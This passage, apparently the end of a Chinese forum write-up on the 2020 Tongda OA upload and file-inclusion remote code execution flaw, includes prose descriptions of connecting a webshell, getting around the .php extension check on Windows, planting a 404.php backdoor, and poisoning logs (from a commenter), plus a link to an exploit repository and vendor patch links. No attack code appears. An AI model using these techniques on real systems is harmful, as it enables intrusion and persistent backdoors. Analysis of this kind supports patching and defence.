
之后使用菜刀连接




成功连接到shell




## EXP验证






附加测试:

之前说过在Windows下可以使用.php来绕过之前的上传文件中对php的匹配检测，这里简单的演示一下：



上传之后可以看到目录下的文件名.shell.php的生成，但是很可惜的是web的工作目录在webroot下，所以没法直连，这里还是需要借助文件包含，上面的只是做了一个在Windows下如何绕.php后缀的检测方法，如果要真的使用还是需要在shell文件中通过文件读写来新建404.php后门才好，而不是和上面一样直接写一句话进去：



同时，之前也想过日志文件+文件包含来RCE或者getshell，但是发现日志文件好像只记录一些启动的模块，暂未发现可用的途径

## POC&EXP

POC&EXP: <https://github.com/Al1ex/TongDa-RCE>

PS: EXP中的shell路径需要根据具体的版本来做改动

## 漏洞修复

更新补丁:

V11版: [http://cdndown.tongda2000.com/oa/security/2020\\_A1.11.3.exe](http://cdndown.tongda2000.com/oa/security/2020_A1.11.3.exe)

2017版: [http://cdndown.tongda2000.com/oa/security/2020\\_A1.10.19.exe](http://cdndown.tongda2000.com/oa/security/2020_A1.10.19.exe)

2016版: [http://cdndown.tongda2000.com/oa/security/2020\\_A1.9.13.exe](http://cdndown.tongda2000.com/oa/security/2020_A1.9.13.exe)

2015版: [http://cdndown.tongda2000.com/oa/security/2020\\_A1.8.15.exe](http://cdndown.tongda2000.com/oa/security/2020_A1.8.15.exe)

2013增强版: [http://cdndown.tongda2000.com/oa/security/2020\\_A1.7.25.exe](http://cdndown.tongda2000.com/oa/security/2020_A1.7.25.exe)

2013版: [http://cdndown.tongda2000.com/oa/security/2020\\_A1.6.20.exe](http://cdndown.tongda2000.com/oa/security/2020_A1.6.20.exe)

## 参考链接

<https://github.com/jas502n/OA-tongda-RCE>

<http://www.tongda2000.com/news/673.php>

关注 | 2

点击收藏 | 5

上一篇: [通达OA任意文件上传并利用文件包含...](#)

下一篇: [通达OA文件上传及文件包含漏洞分析](#)

4 条回复



清水川崎

2020-03-26 22:42:17

其实还可以发php代码到请求日志,到时候包含日志即可,就不再需要文件上传



👍 0 回复Ta



轩辕杀神决

2020-05-25 10:35:39

大佬666

👍 0 回复Ta



你的呢称miky

2020-08-26 09:53:56

给客户推WAF的时候客户总是说我们内部的OA不对外开放，不会遭受攻击的。就不觉得员工会乱下载被钓鱼吗？

👍 0 回复Ta



实雍和非庸

2020-12-04 16:22:40

在文件上传功能中怎么判断\$UPLOAD\_MODE的值

👍 0 回复Ta

登录 后跟帖